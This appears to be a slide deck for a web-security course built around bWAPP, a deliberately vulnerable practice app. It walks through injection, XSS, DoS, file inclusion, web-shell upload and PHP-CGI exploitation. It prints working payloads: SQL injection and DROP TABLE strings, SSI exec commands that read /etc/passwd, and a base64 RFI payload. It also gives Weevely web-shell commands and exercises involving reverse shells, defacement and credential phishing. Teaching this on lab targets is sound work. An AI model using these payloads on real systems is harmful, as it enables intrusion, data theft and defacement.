
SQL Injection

- Normal operation



SQL Injection

- Abnormal operation



SQL Injection

- PHP code
 - `SELECT * FROM table WHERE username='.$login.' AND password='.$password.'`
- Expected input
 - `SELECT * FROM table WHERE username='alice' AND password='loveZombies'`
- But what if the person injected
 - `SELECT * FROM table WHERE username='alice' AND password=" or 1=1 --`

SQL Injection

■ Simple injections

- '--
- ' or 'a'='a
- ' or 'a'='a'--
- ' or '1'='1
- ' or 1=1--

SQL Injection

- Union injections
 - ' UNION SELECT field1, field2 FROM table--
 - ' UNION SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema=database()--
- Stacked queries
 - '; DROP TABLE table;--

ZU 0666',0,0); DROP DATABASE TABLICE;



Exercise



- SQL Injection - Bypassing Login Forms
 - Go to http://itsecgames.com/bWAPP/sql_3.php
 - Valid credentials: **alice/loveZombies**
 - Enter a quote ('') in the form fields
 - Try to login with the user Alice, without password
 - Try to login with a non-existent user

Exercise



- SQL Injection - Extracting Data

- Go to http://itsecgames.com/bWAPP/sqli_1.php
- Enter a quote ('') in the form fields
- Any differences?
 - blah' or 1=1--
 - blah' or 1=2--
- Try to grab the user passwords...

Blind SQL Injection

- **Blind SQL injection** is a type of SQL injection attack that asks the database true or false questions
- Often used when the web application is configured to show generic messages
 - Code vulnerable to SQL injection is not displayed
 - Database does not output data to the web page
- Nearly identical to normal SQL injection, the way data is retrieved from the database is different...

Blind SQL Injection

- The result of the SQL injection is determined based on the application's responses
 - Boolean-based or time-based
- Exploiting the vulnerability is more difficult and slower than traditional SQL injection... but not impossible!
- Using automated tools is a must



Exercise



■ Blind SQL Injection

- Go to http://itsecgames.com/bWAPP/sqli_4.php
- Enter an existing and non-existing movie
- Any differences?
 - iron man' and 1=1--
 - iron man' and 1=2--
 - iron man' and 1=1 and SLEEP(5)--
 - iron man' and 1=2 and SLEEP(5)--

Automated SQL Injection

- sqlmap
 - Open source penetration testing tool
 - Automates the process of detecting and exploiting SQL injection
 - Developed in Python, since July 2006
 - Full support for MS SQL, MySQL, Oracle, PostgreSQL,...
 - Full support for various SQL injection techniques
 - Site: <http://sqlmap.org/>



Exercise



■ Automated SQL Injection

- Exploit the title-parameter: http://itsecgames.com/bWAPP/sql_1.php?title
 - Dump ALL data from the database
 - Deface the bWAPP website
 - Use the --os-shell option
 - You will need a writable directory to upload the stager...
 - Write a file in the bWAPP documents folder

HTML Injection

- **HTML injection** occurs when a user inserts HTML code via a specific input field or parameter
- Insufficient validation of user-supplied data
- Dangerous when it is stored permanently!
- HTML injections can lead to
 - Website defacements
 - Phishing attacks
 - Client-side exploitation



Exercise

■ HTML Injection

- Go to http://itsecgames.com/bWAPP/htmli_stored.php
- Inject an image from an external website
- Redirect the page to an external website
- Start a phishing attack
 - Create a login form in HTML
 - Send the credentials to your attacker's machine
 - Inject the login form



SSI Injection

- **Server-Side Includes injection**, or SSI injection
- A SSI attack allows exploitation by injecting scripts in HTML pages and executing the arbitrary code
- Very similar to HTML/command injection and XSS
- SSI injections can lead to
 - Website defacements
 - Complete host take over
 - Phishing attacks



SSI Injection

■ SSI injections

- <!--#exec cmd="ls -l" -->
- <!--#exec cmd="cat /etc/passwd" -->
- <!--#exec cmd="echo 'Bugged!' > /var/www/index.htm" -->
- <!--#include file="AAAA[...]AA" -->



SSI Injection

- SSI privilege escalation vulnerability
 - An older vulnerability in IIS 4.0 and 5.0 allows an attacker to obtain system privileges! ([CVE-2001-0506](#) / [MS01-044](#))
 - Buffer overflow in a dynamic link library (ssinc.dll)
 - Exploited by creating a malicious page containing the SSI code below and forcing the application to load the page
 - <!--#include file="AAAA[...]AA" -->
 - Number of A's should be over 2049

Exercise

■ SSI Injection

- Go to <http://itsecgames.com/bWAPP/ssii.php>
- Access the password file (/etc/passwd)
- Deface the bWAPP website
 - Write a file in the bWAPP documents folder
- Make a reverse shell connection

The screenshot shows the bWAPP web application interface. The header features the bWAPP logo with a bee icon and the tagline "an extremely buggy web app!". Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, and Reset. The main content area has a title "Server-Side Includes Injection". A note asks "What is your IP address? Lookup your IP address...". Below this are two input fields: "First name:" containing "<!--#exec cmd='cat /etc/passwd'" and "Last name:" containing "<!--#exec cmd='echo 'Hacked... <".

Cross-Site Scripting

- **Cross-Site Scripting**, or XSS, occurs when an attacker injects a browser script into a web application
 - The script doesn't run on the website, but in a victim's browser
 - The website delivers the script to a victim's browser
- Insufficient validation of user-supplied data (~ HTML Injection)
- Usually JavaScript, but it may also include HTML, Flash, or any other type of code that the browser may execute


Cross-Site Scripting

- Types of XSS flaws
 - Reflected XSS
 - Stored XSS



Cross-Site Scripting

■ XSS in the OWASP Top 10



Exercise



- Cross-Site Scripting - Detection

- Go to http://itsecgames.com/bWAPP/xss_get.php
- Detect if there are XSS flaws
- Which input fields are vulnerable?
- Generate a pop-up displaying the cookies
- Do the same with http://itsecgames.com/bWAPP/xss_stored_1.php

Denial-of-Service

- Denial-of-Service attack, or **DoS** attack
- An attacker attempts to prevent legitimate users from accessing the application, server or network
- Consumes network bandwidth, server sockets, threads, or CPU resources
- Distributed Denial-of-Service attack, or **DDoS**
- Popular techniques used by hacktivists



Denial-of-Service

- Newer layer 7 DoS attacks are more powerful!
 - ‘Low-bandwidth application layer DoS’
- Advantages of layer 7 DoS
 - Legitimate TCP/UDP connections, difficult to differentiate from normal traffic
 - Requires lesser number of connections, possibility to stop a web server from a single attack
 - Reach resource limits of services, regardless of the hardware capabilities of the server

Denial-of-Service

- Layer 7 DoS methods
 - HTTP Slow Headers
 - HTTP Slow POST
 - HTTP Slow Reading
 - Apache Range Header
 - SSL/TLS Renegotiation
 - XML Bombs



Exercise



■ Denial-of-Service

- Use the following tool to DoS the bWAPP web app
 - OWASP HTTP attack
 - Check the web server resources...

www-data	12564	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12565	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12566	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12567	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12568	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12569	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12570	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12571	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12572	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12573	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12574	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12575	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12576	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12577	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12578	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
w-data	12579	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
w-data	12580	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
v-data	12581	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
v-data	12582	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
-data	12583	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
-data	12584	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
data	12585	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
data	12586	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start

File Inclusions


- **File inclusion** flaws occur when an attacker includes a file, usually through a script on the web server
- The vulnerability occurs due to the use of user-supplied input without proper validation
- Types of file inclusion flaws
 - Local File Inclusion, or LFI
 - Remote File Inclusion, RFI



```
<?php
if (isset( $_GET['COLOR'])) {
    include( $_GET['COLOR'] . '.php' );
?>
```

File Inclusions

■ File inclusion in the OWASP Top 10



Exercise



■ File Inclusions

- Go to <http://itsecgames.com/bWAPP/rifi.php>
- Access the password file (/etc/passwd)
- Deface the bWAPP website
 - Write a file in the bWAPP documents folder
- What will be the result of...
 - [http://itsecgames.com/bWAPP/rifi.php?language=
data://text/plain;base64,PD9waHAgc3IzdGVtKHdob2FtaSk7Pz4%3D](http://itsecgames.com/bWAPP/rifi.php?language=data://text/plain;base64,PD9waHAgc3IzdGVtKHdob2FtaSk7Pz4%3D)

Unrestricted File Uploads

- **Malicious, or Unrestricted File Uploads**
- File upload flaws occur when an attacker can upload files without any restrictions, or bypassing weak restrictions
- The first step in many attacks is to get some code to the system to be attacked!
 - Using an unrestricted file upload helps the attacker...
 - The attack only needs to find a way to get the code executed

Unrestricted File Uploads

- **Web shells** are malicious web pages that provide an attacker functionality on a web server
- Making use of server-side scripting languages like PHP, ASP, ASPX, JSP, CFM, Perl,...
- Web shell functionalities
 - File transfer
 - Command execution
 - Network reconnaissance
 - Database connectivity



Unrestricted File Uploads

- Weevely
 - Stealth PHP web shell
 - Provides a telnet-like console to
 - Execute system commands
 - Automatize administration and post-exploitation tasks
 - Site: <http://epinna.github.io/Weevely/>

Unrestricted File Uploads

- External attack vectors for using web shells
 - Unrestricted File Uploads
 - (Blind) SQL Injection
 - OS Command Injection
 - Remote File Inclusion
 - Insecure FTP, WebDAV,...



Exercise




- Unrestricted File Uploads
 - Create a custom PHP web shell with **Weevely**
 - Generate the web shell
 - `weevely generate beebug /root/Desktop/weevely.php`
 - Go to http://itsecgames.com/bWAPP/unrestricted_file_upload.php
 - Upload the web shell
 - Connect to the web shell
 - `weevely "http://itsecgames.com/bWAPP/images/weevely.php" beebug`
 - Explorer its functionalities
 - `:help`

PHP-CGI Remote Code Exec


- PHP-CGI-based setups have an issue when parsing query string parameters from PHP files ([CVE-2012-1823](#))
- A query string that lacks an '=' is not properly handled, cmd line switches can be passed to the PHP-CGI binary
 - Source code disclosure and arbitrary code execution!
 - Affected PHP versions: before 5.3.12 and 5.4.x before 5.4.2
 - Example: <http://itsecgames.com/bWAPP/admin/?-s>

PHP-CGI Remote Code Exec



PHP-CGI Remote Code Exec

- Ranking in the OWASP Top 10



Exercise



- PHP-CGI Remote Code Execution
 - Go to <http://itsecgames.com/bWAPP/admin/phpinfo.php>
 - Verify the server API and PHP version...
 - Disclose the source code
 - <http://itsecgames.com/bWAPP/admin/?-s>
 - Manually exploit and deface the bWAPP website
 - Write a file in the bWAPP documents folder

Cheat Sheet

- Hi little bees... we have a cheat sheet for you
- Containing all bWAPP solutions
- Follow us on Twitter, and ask for our cheat sheet
- You will definitely become a **superbee!**



Training and Workshop

- Attacking & Defending Web Apps with bWAPP
 - 2-day comprehensive web security course
 - Focus on attack and defense techniques
 - More info: <http://goo.gl/ASuPa1> (pdf)
- Plant the Flags (PTF) with bWAPP
 - 4-hour web security workshop
 - Perfect for your conference or group event!
 - More info: <http://goo.gl/fAwCex> (pdf)



Training and Workshop



Contact

■ Founder: Malik Mesellem

Email | malik@itsecgames.com



LinkedIn | be.linkedin.com/in/malikmesellem



Twitter | twitter.com/MME_IT



Blog | itsecgames.blogspot.com

